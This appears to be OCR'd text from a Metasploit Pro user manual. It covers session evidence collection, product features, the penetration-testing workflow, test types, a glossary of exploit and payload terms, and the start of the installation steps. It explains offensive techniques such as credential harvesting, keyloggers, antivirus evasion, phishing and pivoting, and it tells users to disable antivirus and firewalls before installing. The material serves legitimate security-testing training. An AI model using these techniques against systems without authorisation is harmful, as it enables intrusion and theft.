
SESSION	OS	HOST	TYPE	AGE	DESCRIPTION	ATTACK MODULE
Session 29	Windows	10.20.36.53 - MS-W03R2-3U-1	Meterpreter	about 1 hour		MS08_067_NETAPI

### Closed Sessions

No closed sessions



A list of all open sessions displays and shows you the type of evidence that can be collected.



Home > kitty time > Sessions **Collect System Data**

### Active Sessions

<input checked="" type="checkbox"/>	ACTIVE SESSIONS	SESSION TYPE
<input checked="" type="checkbox"/>	Session 28 - 10.20.36.53	meterpreter

### Evidence to collect

**Universal**

- ☒ System information
- ☒ System passwords

**\*Nix Shell**

- ☒ SSH Keys

**Windows Meterpreter**

- ☒ Screenshots
- ☒ Installed Applications
- ☒ Drives
- ☒ Logged on Users
- ☒ Primary Domain
- ☐ Collect other files

Filename pattern:

Maximum File Count:


Maximum File Size:  (kilobytes)

## Bruteforcing and Reusing Passwords


One of the most popular ways to gain access to a target is through the use of password attacks. You can conduct password attacks by using [Bruteforce](#) or [Reusing Credentials](#).

## Cleaning Up Sessions

When you are done with an open session, you can clean up the session to remove any evidence that may be left behind on the system and to terminate the session. To clean up a session, go to the *Sessions* page and click the **Cleanup** button.



When the *Session Cleanup* page appears, select the sessions you want to close and click the **Cleanup Sessions** button.



## Generating a Report

At the end of the pentest, you'll want to create a deliverable that contains the results of your pentest. Metasploit provides a number of reports that you can use to compile test results and consolidate data into a distributable and tangible format. Each report organizes your findings into relevant sections, displays charts and graphs for statistical data, and summarizes major findings.

## b. Getting Started

Metasploit is a penetration testing platform that enables you to find, exploit, and validate vulnerabilities. The platform includes the Metasploit Pro and Metasploit Framework.

### Metasploit Pro

Metasploit Pro is for users who prefer to use a web interface for pen testing. Some features available in Pro are unavailable in Metasploit Framework.

#### Pro Features not in Metasploit Framework

- Task Chains

- Social Engineering
- Vulnerability Validations
- GUI
- Quick Start Wizards
- Nexpose Integration

If you are a command line user, but still want access to the commercial features, Metasploit Pro includes its very own console, which is very much like msfconsole, except it gives you access to most of the features in Metasploit Pro via the [command line](#).

## Metasploit Pro Features

Metasploit Pro offers pen testing features to help you simulate real world attacks, collect data, and remediate found exploits.

### Infiltrate

- Manual Exploitation
- Anti-virus Evasion
- IPS/IDS Evasion
- Proxy Pivot
- Post-Exploration Modules
- Session Clean Up
- Credentials Reuse
- Social Engineering
- Payload Generator
- Quick Pen Testing
- VPN Pivoting
- Vulnerability Validation
- Phishing Wizard
- Web App Testing
- Persistent Sessions

### Collect Data

- Import and scan data
- Discovery Scans
- MetaModules
- Nexpose Scan Integration

## Remediate

- Bruteforce
- Task Chains
- Exploitation Workflow
- Session Rerun
- Task Replay
- Project Sonar Integration
- Session Management
- Credential Management
- Team Collaboration
- Web Interface
- Backup and Restore
- Data Export
- Evidence Collection
- Reporting
- Tagging Data

## Interfaces

Metasploit Pro comes with a web interface and a command line interface. Most features available in the web interface are also available in the command line.

### Web Interface

A web interface is available for you to work with Metasploit Pro. To launch the web interface, open a web browser and go to `https://localhost:3790`. To learn more about the web interface see [Using the Metasploit Web Interface](#).

### Pro Console

The [Pro Console](#) enables you to interact with Metasploit Pro from the command line. It is similar to the Metasploit Framework console.

## Metasploit Framework

The Metasploit Framework is the foundation on which the commercial products are built. It is an [open source project](#) that provides the infrastructure, content, and tools to perform penetration tests and extensive security auditing.

## Metasploit Architecture

The Metasploit Framework is an open source pen testing and development platform that provides you with access to the latest exploit code for various applications, operating systems, and platforms. You can leverage the power of the Metasploit Framework to create additional custom security tools or write your own exploit code for new vulnerabilities.

## Modules

A module is a standalone piece of code, or software, that extends the functionality of the Metasploit Framework. Modules automate the functionality that the Metasploit Framework provides and enables you to perform tasks with Metasploit Pro.

A module can be an:

- **Exploit**
- **Auxiliary**
- **Payload**
- **No operation payload (NOP)**
- **Post-exploitation module**
- **Encoder**

For example, an exploit uses a payload to deliver code to run on another machine. The payload will open a shell or a Meterpreter session to run a post-exploitation module. The encoder will make sure the payload is delivered and no operation payload will make sure the payload size is kept consistent.

## Services

Metasploit Pro runs the following services:

- **PostgreSQL** - Runs the database that Metasploit Pro uses to store data from a project.
  - **Ruby on Rails** - Runs the web Metasploit Pro web interface.
  - **Pro service** - Also known as the Metasploit service, bootstraps Rails, the Metasploit Framework, and the Metasploit RPC server.
- 

## c. Metasploit Basics

Metasploit Pro is an exploitation and vulnerability validation tool that helps you divide the penetration testing workflow into smaller and more manageable tasks. With Metasploit Pro, you can leverage the power of the Metasploit Framework and its exploit database through a web based user interface to perform security assessments and vulnerability validation.

Metasploit Pro enables you to automate the process of discovery and exploitation and provides you with the necessary tools to perform the manual testing phase of a penetration test. You can use Metasploit Pro to scan for open ports and services, exploit vulnerabilities, pivot further into a network, collect evidence, and create a report of the test results.

Metasploit Pro is also multi-user, collaborative tool that lets you share tasks and information with the members of a penetration testing team. With [team collaboration](#) capabilities, you can divide a penetration test into multiple parts, assign members a specific network segment to test, and let members leverage any specialized knowledge that they may have. Team members can share host data, view collected evidence, and create host notes to share knowledge about a particular target.

Ultimately, Metasploit Pro helps you identify the weakest point to exploit a target and prove that a vulnerability or security issue exists.

## Metasploit Pro Workflow

The overall process of penetration testing can be broken down into a series of steps or phases. Depending on the methodology that you follow, there can be anywhere between four and seven phases in a penetration test. The names of the phases can vary, but they generally include reconnaissance, scanning, exploitation, post-exploitation, maintaining access, reporting, and cleaning up.

The Metasploit Pro workflow follows the general steps of a penetration test. Besides reconnaissance, you can perform the other penetration testing steps from Metasploit Pro.

1. **Create a project** - [Create a project](#) to store the data that you collect from your targets.
2. **Gather information** - Use the [Discovery Scan](#), [Nexpose scan](#), or [import tool](#) to supply Metasploit Pro with a list of targets and the running services and open ports associated with those targets.
3. **Exploit** - Use [smart exploits](#) or [manual exploits](#) to launch attacks against target machines. Additionally, you can run [bruteforce attacks](#) to escalate account privileges and to gain access to exploited machines.
4. **Perform post-exploitation** - Use post-exploitation modules or interactive sessions to interact gather more information from compromised targets. Metasploit Pro provides you with several tools that you can use to interact with open sessions on an exploited machine. For example, you can view shared file systems on the compromised target to identify information about internal applications. You can leverage this information to obtain even more information about the compromised systems.
5. **Clean up open sessions** - Use the *Clean Up* option to close any open sessions on an exploited target and to remove any evidence of any data used during the penetration test. This step restores the original settings on the target system.
6. **Generate reports** - Use the [reporting](#) engine to create a report that details the findings of the penetration test. Metasploit Pro provides several types that let you to determine the type of information that the report includes.

## Accessing Metasploit Pro from the Web Interface


To access the [web interface](#) for Metasploit Pro, open a browser and go to <https://localhost:3790> if Metasploit Pro runs on your local machine. If Metasploit Pro runs on a remote machine, you need to replace localhost with the address of the remote machine.

To log in to the web interface, you will need the username and password for the account you created when you activated the license key for Metasploit Pro.

## Supported Browsers

If the user interface is not displaying all of its elements properly, please make sure that you are using one of the supported browsers listed below:

- Google Chrome 10+



- Mozilla Firefox 18+
- Internet Explorer 10+
- Iceweasel 18+

## Accessing Metasploit Pro from the Command Line

The [Pro Console](#) provides the functionality of Metasploit Pro through a command line interface and serves as an alternative to the Metasploit Web UI. If you have traditionally been a Metasploit Framework user, the Pro Console provides you with something similar to msfconsole.

You can use the Pro Console to perform the following tasks:

- Create and manage projects.
- Scan and enumerate hosts.
- Import and export data.
- Configure and run modules.
- Run automated exploits.
- View information about hosts.
- Collect evidence from exploited systems.

## Launching the Pro Console on Windows

To launch the console on Windows, select **Start > Metasploit > Metasploit Console**.

You can also start the console from the command line. To launch the console from the command line, enter the following:

```
•  
• $ cd /metasploit  
• $ console.bat
```

## Launching the Pro Console on Linux



To launch the console on Linux, open a terminal and run the following:

```
•  
• $ cd /opt/Metasploit/  
• $ sudo msfpro
```

---

## i. What is Penetration Testing?

Penetration testing, often called “pentesting”, “pen testing”, “network penetration testing”, or “security testing”, is the practice of attacking your own or your clients’ IT systems in the same way a hacker would to identify security holes. Pen testing tries to gain control over systems and obtain data. The person carrying out a penetration test is called a penetration tester or pen tester. For the rest of the article, we will refer to it as a pen test or pen testing.

### Why Pen Test?

Pen testing is done for several reasons, including:

- Compliance
- Check Your Security Protocols
- Simulate Network Attacks

### Compliance

Depending on your industry pen testing might be a requirement of operation. Industries such as healthcare and finance usually

require pen testing as part of their regulations. One example is PCI DSS compliance that requires pen testing regularly.

## **Check Your Network Security Protocols**

You may already have security protocols in place. This can include firewalls, encryption, and protocol that staff should follow in the event of a breach. Conducting a pen test will allow you to identify any weakness in your deployed solutions and fine-tune any internal policies.

## **Simulate Network Attacks**

A pen test is designed to detect openings in your security. Simulating an attack on yourself is a great way to make sure you are prepared for a breach and learn where you are exposed.

## **Pen Test Steps**

Each pen test might have different steps, but a pen test generally has the following:

- Set the scope
- Reconnaissance
- Discovery
- Exploitation
- Brute Forcing
- Social Engineering
- Take Control
- Pivoting
- Gather Evidence
- Cleanup

- Report
- Remediation

## **Set the Scope**

It's import to set the scope of a pen test, so you know what vulnerabilities you are looking for and how these vulnerabilities are being tested. To set the scope, ask yourself questions such as "What is the most important data to my company?". This can include social security numbers, credit card data, and health information. Once identified, the pen tester can then try to access that data.

## **Reconnaissance**

A pen tester will find out as much as possible about the target company and the systems being audited. This occurs both online and offline. Publicly available company and employee information can give a pen tester valuable information. A pen tester may also try to follow employees into secure spaces and see how much access they can gain.

## **Discovery**

A pen tester will conduct port or vulnerability scanning of the IP ranges in question to learn more about the environment. Scanning the network will return servers and devices along with their relationship to each other. Armed with this information, a pen tester can create an attack plan.

## **Exploitation**

After running a discovery scan, the pen tester can decide which vulnerabilities and systems to exploit in order to gain access. They will attempt exploitation either at the operating system or application level.

## Brute Forcing

A brute force attack tests all systems for weak passwords to gain access. An attack attempts all possible combinations of username and passwords in an attempt to gain access. A pen testers goal is to get a username and password combination that will give them system access, and from there they can move through the network and attempt privilege escalation.

## Social Engineering

Social engineering is exploiting people through phishing emails, malicious USB sticks, phone conversations, and other methods to gain access to information and systems. Human targets are the most insecure part of most security systems. The pen tester will attempt to get email recipients to click on the links or download malicious files in order to steal information from the computer.

## Take Control

The major goal of a pen tester is to gain access to data on target machines (such as passwords, password hashes, screenshots, files), install keyloggers, and take over screen control. Often this can open new doors to more exploitation, brute forcing, or social engineering.

## Pivot

After taking control of target machines, a pen tester will attempt to access different network segments. The pen tester will use a compromised server to jump to other parts of the network connected to the server. Pivoting from one network to another allows a pen tester avoid firewalls and other detection systems.

- **Proxy Pivot**

A proxy pivot creates a gateway on a compromised host and allows attacks to be launched from there. The compromised host becomes a SOCKS, or Socket Secure proxy. SOCKS allow any type of traffic generated by a program or protocol. Proxy pivots are restricted to TCP and UDP ports that the proxy supports.

- **VPN Pivot**

A VPN pivot creates an encrypted layer tunnel from a compromised host back to the attacker. A VPN pivot allows an attacker to access to all the networks and devices the compromised host is able to see. Using a VPN pivot a pen tester can run a scan to see anything the compromised host is connected to and dig deeper into the system.

## **Gather Evidence**

A pen tester will gather evidence such as collecting screenshots, passwords hashes, and files as proof they gained access. Gathering evidence is what sets a pen tester apart from an attacker. A pen tester will gather evidence as proof that a system can be compromised into a report.

## **Report**

A pen tester will create a report that describes how they breached the network and the information they accessed.

## **Remediation**

After a pen test, this step address the issues that enabled the pen tester to enter the network. This is typically not done by the pen tester but by other resources in the IT department.

## Types of Pen Tests

Pen testing can be broken down into two categories:

- Decide What to Test
- Pen Tester Access and Knowledge

### Decide What to Test

During the scope portion of pen testing, the pen tester and the client will decide what systems should be tested. That is usually one or more of the following:

- Network Infrastructure
- Web Applications
- Wireless
- Application Users
- Client Side

### Network Infrastructure

This is the most common pen test. This is also known as a Network Service Test or Internal Network or External Network pen test. A network infrastructure test looks for vulnerabilities in the network infrastructure of a company. Some systems that are usually tested include:

- Firewalls
- DNS Attacks
- Legacy Systems
- Intercepting Network Traffic

## **Web Applications**

Web application testing comprises of testing the application on the server side and the client side. These tests are detailed and intensive. Since businesses rely heavily on web applications, these can take the most time.

## **Wireless**

Wireless involves testing all wireless devices in a company. Pen testing looks for unsecured devices and wireless protocols looking for an entry point.

## **Application Users**

Social engineering is one of the most well known attack types. This can involve phishing emails or using a physical item, such as USB, to get employees to load malicious code on their device and network.

## **Client Side**

Client side looks for local vulnerabilities. This can include applications such as Adobe Photoshop, Microsoft Word, and Firefox. Any software that is used on a computer that connects to the company network is usually part of the test.

## **Pen Tester Access and Knowledge**

The amount of access to systems and source code will determine how much information a pen tester has before beginning an engagement. This can affect the length of the pen test and what is discovered.

## Black Box Testing

In black box testing, the pen tester has no information about the systems being tested. This test mimics what the average hacker will attempt. The pen tester will gather information and attempt to exploit the system using the gathered information. This is most like an external hacker attack.

## White Box Testing

In white box testing, the pen tester is given full access to any necessary systems. They can review source code, architecture, and network information. With this knowledge, a pen tester can evaluate both internal and external vulnerabilities.

## Gray Box Testing

In gray box testing, the pen tester is usually given the same level of access to a system as an admin user. They also have some knowledge of how the system works. This attack can simulate the damage an attacker can do if they have access to credentials with higher permissions.

---

## ii. Glossary

### Auxiliary Module

An auxiliary module does not execute a payload and perform arbitrary actions that may not be related to exploitation. Examples of auxiliary modules include scanners, fuzzers, and denial of service attacks.



## **Bind Shell Payload**

A bind shell attaches a listener on the exploited system and waits for the attacking machine to connect to the listener.

## **Campaign**

A campaign is a logical grouping of components that you need to perform a social engineering attack. A campaign can contain only contain one email component, but can have multiple web pages or portable files.

## **Click Tracking**

Click tracking is a method of client-side testing that tracks the number of human targets that click on a link. The web page tracks the number of visits and helps an organization identify how susceptible members of their organization are susceptible to social engineering attacks.

## **Database**

The database stores host data, system logs, collected evidence, and report data.

## **Discovery Scan**

A discovery scan is a Metasploit scan that combines Nmap and several Metasploit modules to enumerate and fingerprint targets.

## **Email Template**

An email template contains predefined HTML content that you can insert into an email.

## Exploit

An exploit is a program that takes advantage of a specific vulnerability and provides an attacker with access to the target system. An exploit typically carries a payload and delivers it to a target. For example, one of the most common exploits is windows/smb/s08-067\_netapi, which targets a Windows Server Service vulnerability that could allow remote code execution.

## Exploit Module

An exploit module executes a sequence of commands to target a specific vulnerability found in a system or application. An exploit module takes advantage of a vulnerability to provide access to the target system. Exploit modules include buffer overflow, code injection, and web application exploits.

## Executable

An executable file that automatically runs when a human target opens the file. The executable runs a payload that creates a connection from the exploited machine back to the attacking machine.

## File Format Exploit

A file format exploit targets a vulnerability in a specific application, such as Microsoft Word or Adobe PDF.

## Human Target

A human target is the person who receives the social engineering attack or is part of a campaign.

## Listener

A listener waits for an incoming connection from either the exploited target or the attacking machine and manages the connection when it receives it.

## Meterpreter

Meterpreter is an advanced multi-function payload that provides you an interactive shell. From the Meterpreter shell, you can do things like download a file, obtain the password hashes for user accounts, and pivot into other networks. Meterpreter runs on memory, so it is undetectable by most intrusion detection systems.

## Module

Most of the tasks that you perform in Metasploit require the use of a module, which is a standalone piece of code that extends the functionality of the Metasploit Framework. A module can be an exploit, auxiliary or post-exploitation module. The module type determines its purpose. For example, any module that can open a shell on a target is considered an exploit module. A popular exploit module is MS08-067.

## Payload

A payload is the shell code that runs after an exploit successfully compromises a system. The payload enables you to define how you want to connect to the shell and what you want to do to the target system after you take control of it. A payload can open a Meterpreter or command shell. Meterpreter is an advanced payload that allows you to write DLL files to dynamically create new features as you need them. A payload can be a reverse shell payload or a bind shell payload. The

major difference between these payloads is the direction of the connection after the exploit occurs.

## **Phishing Attack**

A phishing attack is a form of social engineering that attempts to acquire sensitive information, such as usernames, passwords, and credit card information, from a human target. During a phishing attack, a human target receives a bogus email disguised as an authentic email from a trusted source, like the bank. Generally, the email contains a link that opens a fake web page that looks nearly identical to the official site. The style, logo, and other images may appear exactly as they are on the real website.

## **Portable File**

A generated executable file that you can attach to an email or save to a USB key. When the victim opens the file, the executable runs the payload, starts a session on the victim's machine, and connects back to your machine.

## **Project**

All work in Metasploit Pro must be done inside of a project. A project is a container for the targets, tasks, reports, and data that are part of a penetration test. A project contains the workspace that you use to create a penetration test and configure tasks. Every penetration test runs from within a project.

## **Post-Exploitation Module**

A post-exploitation module enables you to gather more information or to gain further access to an exploited target

system. Examples of post-exploitation modules include hash dumps and application and service enumerators.

## **Resource File**

A resource file refers to a web page template, email template, or target list. It is a reusable file that you can use in a campaign. Each project has its own set of resource files. The resource files are not shareable between projects.

## **Reverse Shell Payload**

A reverse shell connects back to the attacking machine as a command prompt.

## **Shell**

A shell is a console-like interface that provides you with access to a remote target.

## **Shellcode**

Shellcode is the set of instructions that an exploit uses as the payload.

## **Target List**

A target list defines the targets that you want to include in the social engineering campaign. You use the target list to specify the recipients that you want to email the social engineering attack.

## **Task**

A task is an action that Metasploit Pro can perform. Examples of tasks include performing a scan, running a bruteforce attack, exploiting a vulnerable target, or generating a report.

## **Tracking GIF**

A tracking GIF sets a browser cookie when a human target opens an email.

## **Tracking Link**

A tracking link consists of a URL path to a web page and a tracking string. When a target clicks on the URL, the system sets a cookie to track the visit and any subsequent visits.

## **Tracking String**

A tracking string is a 64-bit string that encodes the target and email IDs. Campaigns use tracking strings to monitor the activity of a target.

## **Vulnerability**

A vulnerability is a security hole in a piece of software, hardware or operating system that provides a potential angle to attack the system. A vulnerability can be as simple as weak passwords or as complex as buffer overflows or SQL injection vulnerabilities. A compromised system can result in privilege escalation, denial-of-service, unauthorized data access, stolen passwords, and buffer overflows.

## **Visit**

A visit occurs when a target clicks on a link and opens the web page.

## **Web Template**

A web template contains predefined HTML content that you can insert into a web page.

## Workspace

A workspace is the same thing as a project, except it's only used when referring to the Metasploit Framework.

---

# Chapter 2

## Installing Metasploit

### a. Installing Metasploit Pro

The standard Metasploit installer uses a graphical interface to guide you through the installation process. Installation is a simple process that takes you through a series of prompts to identify the location where you want to install Metasploit and the ports that you want Metasploit to use. After you define your installation preferences, the installer installs the dependencies and services that are necessary to run Metasploit.

All Metasploit commercial editions use the same installer. The license key you use to activate the product unlocks the edition that you have purchased.

### Before You Begin

- **Obtain a license key** - To activate Metasploit, you will need to have a license key. If you do not have one, please [submit a request](#).



- **Verify that you can obtain root privileges or have administrator rights** - You must have root or admin privileges on the system to install Metasploit.
- **Disable anti-virus software** - Antivirus software detects Metasploit as malicious and may cause problems with the installation and runtime of Metasploit. Before you install Metasploit, disable any antivirus software that your system uses.
- **Disable any firewalls** - Local firewalls, such as Iptables and Windows Firewall, interfere with the operation of exploits and payloads. Disable any local firewalls before you install Metasploit.

## Supported Operating Systems and Minimum System Requirements

Please


visit <https://www.rapid7.com/products/metasploit/system-requirements> to see the operating systems that are currently supported and the minimum system requirements.

## Installing Metasploit and Nexpose


It is recommended that you install Nexpose and Metasploit on separate systems. You may experience performance problems if you attempt to run both products on the same machine. For more information on installing Nexpose, visit <https://insightvm.help.rapid7.com/docs/support-technical-support-and-customer-care>.

## Installing Metasploit on Windows


1. Visit <https://www.rapid7.com/products/metasploit/download/pro/thank-you> and download the Windows installer.
2. After you download the installer, locate the installer file and double-click on the installer icon.



